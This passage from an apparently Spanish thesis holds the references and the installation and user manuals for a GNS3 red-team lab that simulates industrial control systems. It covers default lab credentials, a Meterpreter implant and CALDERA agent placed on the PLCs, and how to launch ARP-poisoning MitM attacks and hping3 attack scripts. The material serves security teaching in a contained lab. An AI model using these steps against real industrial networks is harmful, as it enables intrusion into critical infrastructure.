[54] *Modbus Protocol*. Fernhill SCADA. 2023. URL: https://www.fernhillsoftware.com/help/drivers/modbus/modbus-protocol.html#modbusTCP.

[55] *¿Qué es Meterpreter?* KeepCoding. 16 de mayo de 2023. URL: https://keepcoding.io/blog/que-es-meterpreter.

[56] *¿Qué es Msfpayload?* KeepCoding. 7 de oct. de 2022. URL: https://keepcoding.io/blog/que-es-msfpayload/#:~:text=msfvenom%3A%20se%20utiliza%20para%20iniciar,inversa%20a%20un%20puerto%20TCP..

[57] *TIPOS DE SHELL TCP: NETCAT REVERSE BIND*. Infinity SpA. 28 de sep. de 2021. URL: https://infinityspa.cl/tipos-de-shell-tcp-reverse-bind.

[58] *WinSCP 6.1 Download*. WinSCP.net. 23 de mayo de 2023. URL: https://winscp.net/eng/download.php.

[59] Biondi P. *Welcome to Scapy's documentation!* Read the Docs. 22 de mayo de 2023. URL: https://scapy.readthedocs.io/en/latest/.

Apéndice A
Manual de instalación

En este manual de instalación se explicarán los pasos necesarios para poder instalar correctamente el proyecto que se ha desarrollado.

Para su instalación y posterior uso, es necesario descargar e instalar GNS3 y su hipervisor GNS3 VM. Para ello, se pueden seguir los pasos que se indican en la documentación oficial [6].

Los ficheros del proyecto son dos: un fichero con extensión *gns3* llamado *RedTeamLaboratory.gns3*, y la carpeta del proyecto, con nombre *gns3*. Así pues, como el proyecto se ha desarrollado en GNS3 VM, lo único que hay que hacer para hacerlo funcionar es transferir la carpeta del proyecto a esta.

Para ello es necesario hacer uso de un cliente SCP (*Secure Copy*) que permita pasar la carpeta de nuestro disco local al disco de GNS3 VM. Se recomienda hacer uso de la herramienta WinSCP, la cual es *open-source* y se puede descargar desde su página oficial [58]. A continuación, los pasos siguientes se explicarán con este cliente.

Una vez se tenga GNS3 VM encendida con algún software de virtualización (preferentemente VMware para conseguir mejor rendimiento), es posible transferir la carpeta del proyecto con WinSCP. En la pantalla de inicio de la máquina virtual, tal y como aparece en la figura 67, se muestra su IP, además del usuario y la contraseña necesarios para poder transferir ficheros a ella mediante el protocolo SCP. Con ello, si abrimos WinSCP e introducimos estos datos, la pantalla de inicio de sesión para esta máquina virtual debería resultar en la de la figura 68.




Figura 67: Pantalla de inicio de GNS3 VM con sus credenciales




Figura 68: Pantalla de *login* de WinSCP con las credenciales de GNS3 VM

Al darle al botón de *Conectar*, se creará exitosamente una conexión entre la máquina local y GNS3 VM, lo cual nos permitirá transferir ficheros entre uno y otro. Como se puede ver en la figura 69, la pantalla se divide en dos: la parte izquierda con los directorios de la máquina local, y la parte derecha con los de GNS3 VM. Así pues, en el apartado de la máquina local, se debe navegar hasta seleccionar la carpeta *gns3* antes mencionada, y en la derecha, se debe navegar a la ruta */opt/*, que es donde se debe transferir la carpeta para hacer funcionar el proyecto.




Figura 69: Pantalla de WinSCP con una sesión establecida con GNS3 VM

Con ello, lo único que falta por hacer es pulsar el botón de *Subir* de la parte superior izquierda. Esto dará lugar a que, como aparece en la figura 70, los ficheros de la carpeta comiencen a transferirse a la carpeta */opt/gns3/* de GNS3 VM.




Figura 70: Pantalla de WinSCP con una transferencia en curso

Una vez se haya completado el proceso, el proyecto ya estará instalado correctamente.

Apéndice B
Manual de usuario

En este manual de usuario se explicarán los pasos necesarios para poner en marcha el laboratorio de infraestructura crítica desarrollado, además de cómo utilizar las diferentes herramientas de ataque y hacer uso de los *scripts* desarrollados.

B.1. Introducción

Para poder interactuar con cada uno de los dispositivos que forman la red del laboratorio, es necesario iniciar sesión con una cuenta de usuario preestablecida, tal y como se puede ver en la figura 71. Dicho usuario es *osboxes*, y la contraseña que permite iniciar sesión y obtener permisos de administrador es *osboxes.org*.




Figura 71: Pantalla de *login* de un dispositivo con Debian

Todos estos dispositivos tienen instalados Wireshark y btop, los cuales permiten monitorizar tanto el tráfico de red, como los recursos que se están utilizando en el sistema. Ambas herramientas se encuentran en la barra de tareas de los sistemas operativos.

B.2. GNS3

Para empezar a utilizar el laboratorio desarrollado, es necesario tener instalado GNS3 en la máquina que se va a utilizar, acompañada de su hipervisor GNS3 VM. Además, también debe de haberse instalado el proyecto conforme a los pasos descritos en el manual de instalación. De esta manera, en la pantalla de inicio de la herramienta, es posible abrir un fichero de proyecto dándole a la opción de *Open project*, dentro de la sección de *File* de la barra de herramientas superior, tal y como aparece en la figura 72. Al hacer *click*, se abrirá una ventana solicitando el fichero. Así pues, si se selecciona el fichero *RedTeamLaboratory.gns3*, el laboratorio cargará exitosamente en la herramienta y se podrá utilizar para realizar labores de *Red Team*.




Figura 72: Barra de herramientas de GNS3

Si se hace *click* derecho en los dispositivos que forman la red, como se puede ver en la figura 73, aparecen las diferentes acciones que se permiten realizar con ellos, tales como encenderlos, apagarlos o acceder a su configuración. Dentro de su configuración es posible modificar parámetros importantes como el tamaño de la memoria RAM, el número de núcleos que utiliza su CPU o el número de interfaces de red que tiene.

B.3. Dispositivos de campo

Para poner en marcha los dispositivos de campo solo es necesario encenderlos e iniciar sesión con el usuario del sistema. Con ello, se inicializará automáticamente el servidor del sensor, que irá generando valores cada segundo y permitirá al PLC de su subred obtenerlos.

En cada uno de los dispositivos de campo es posible acceder a una carpeta llamada *Slave*, ubicada dentro de la carpeta *Home* del sistema operativo. Dentro de ella se pueden consultar los ficheros que se ejecutan para poner en marcha el sensor correspondiente. Por el otro lado,




Figura 73: Listado de acciones a realizar con un dispositivo en GNS3

también es posible consultar el *script* que ejecuta estos ficheros al iniciarse sesión en el sistema, el cual se ubica en el directorio */etc/profile.d*

B.4. PLCs

Para poner en funcionamiento los PLCs, se debe acceder a su interfaz de configuración introduciendo en el navegador la dirección *http://localhost:8080*. Al acceder, tal y como aparece en la figura 74, se requerirán las credenciales de acceso, las cuales para todos los PLCs del laboratorio es *openplc* tanto para el usuario como para la contraseña.

Tras introducir las credenciales, se mostrará lo que se ve en la figura 75, que es la pantalla de inicio de OpenPLC. Desde aquí, es posible arrancar el PLC pulsando el botón de *Start PLC*, lo cual provocará que se obtengan los valores de los sensores que tienen los dispositivos de campo. Además, en la parte izquierda de la pantalla se muestran los diferentes apartados de OpenPLC a las que se puede acceder.

En el apartado de *Programs*, tal y como se ilustra en la figura 76, se muestra el listado de los programas que se tiene en memoria, permitiendo así seleccionar el que se quiere utilizar




Figura 74: Pantalla de inicio de sesión de OpenPLC




Figura 75: Pantalla principal de OpenPLC

para el PLC. También permite subir nuevos programas al listado, los cuales se pueden generar programándolos y exportándolos con OpenPLC Editor.

Con el PLC ya arrancado, si se accede al apartado de *Monitoring*, se muestra lo que aparece en la figura 77. Aquí aparecen los valores que llegan a las variables de entrada y los que se establecen en las variables de salida del PLC.

Por último, en el apartado de *Hardware* de la figura 78, es posible modificar el driver del PLC, que obtiene los valores de los sensores de los dispositivos de campo y los establece en las variables de entrada.

En la carpeta *Home* del sistema operativo de los PLCs se puede encontrar la carpeta *PLC*, donde se hallan para su consulta tanto el driver como el programa utilizados en el PLC. Tam-




Figura 76: Pantalla de *Programs* de OpenPLC




Figura 77: Pantalla de *Monitoring* de OpenPLC

bién, se pueden encontrar en esta carpeta el código de terminal de CALDERA y el ejecutable de Meterpreter que permiten implantar un agente para conectar con la máquina atacante.

B.5. Sistema SCADA

Para activar el sistema SCADA, se debe acceder a la interfaz de configuración de ScadaBR, lo cual se consigue introduciendo en el navegador la dirección *http://localhost:8080/ScadaBR*. Una vez se accede, como se puede apreciar en la figura 79, se solicitan unas credenciales de acceso. Estás credenciales son *admin* tanto para el usuario como para la contraseña.

Al iniciar sesión, se abrirá la pantalla principal de ScadaBR. En ella, en la parte superior, se muestran una serie de iconos, los cuales representan los diferentes apartados de la aplicación.




Figura 78: Pantalla de *Hardware* de OpenPLC




Figura 79: Pantalla de *login* de ScadaBR

En la figura 80, se muestra la pantalla de la sección de *Data sources*, donde se pueden ver los PLCs ya asignados al sistema SCADA, lo que permite que se obtengan los valores de los sensores que consiguen los respectivos PLCs. Con los botones de la columna *Status* es posible activar o desactivar la conexión con cada PLC.

Por el otro lado, en el apartado de *Graphical views* de la figura 81 se muestran los gráficos que monitorizan los valores recibidos de cada PLC.

B.6. Máquina atacante

Una vez se ha puesto en funcionamiento al menos una subred, y el sistema SCADA recibe los datos de los PLCs encendidos, puede utilizarse la máquina atacante para poner a prueba las




Figura 80: Pantalla de *Data sources* de ScadaBR




Figura 81: Pantalla de *Graphical views* de ScadaBR

comunicaciones con las diferentes herramientas de *hacking*. En la carpeta *RedTeam*, ubicada dentro del directorio de *osboxes*, se pueden encontrar todos los *scripts* y ficheros auxiliares utilizados para realizar los ataques narrados en la memoria.

A continuación, se explica cómo hacer uso de las herramientas de ataque que tiene la máquina atacante.

B.6.1. Ettercap

Para acceder a esta herramienta, se debe pulsar su icono en la barra de tareas e introducir la contraseña de administrador que se solicita. Tras ello, se accederá a la pantalla de la he-

rramienta, la cual se muestra en la figura 82. Al pulsar el botón hamburguesa, se despliegan varias acciones. Si se selecciona la opción de *Hosts*, se despliega el menú de la figura 83, donde se ofrecen opciones para realizar un *scanning* de la red y seleccionar los dispositivos de la red encontrados para marcarlos como objetivos de un ataque MitM.

Así pues, una vez que se han seleccionado los objetivos del ataque, se puede ejecutar un ataque MitM pulsando la opción de *ARP Poisoning*.

Figura 82: Pantalla de inicio de Ettercap




Figura 83: Lista de opciones del apartado de *Hosts* de Ettercap

B.6.2. tcpdump

Para utilizar esta herramienta, se debe abrir una terminal y ejecutar diferentes comandos precedidos de la palabra *tcpdump*, de forma que, según lo indicado como argumento, los paquetes que capture se filtren de una forma u de otra. Introduciendo el comando *tcpdump -h* se pueden consultar todos sus posibles argumentos, tal y como aparece en la figura 84.




Figura 84: Manual de ayuda de tcpdump

B.6.3. hping3

Para hacer uso de esta herramienta, se debe abrir una terminal y ejecutar el comando *hping3 exec file*, donde *file* es el *script* escrito en lenguaje Tcl que se quiere utilizar para ejecutar algún ataque.

B.6.4. Scapy

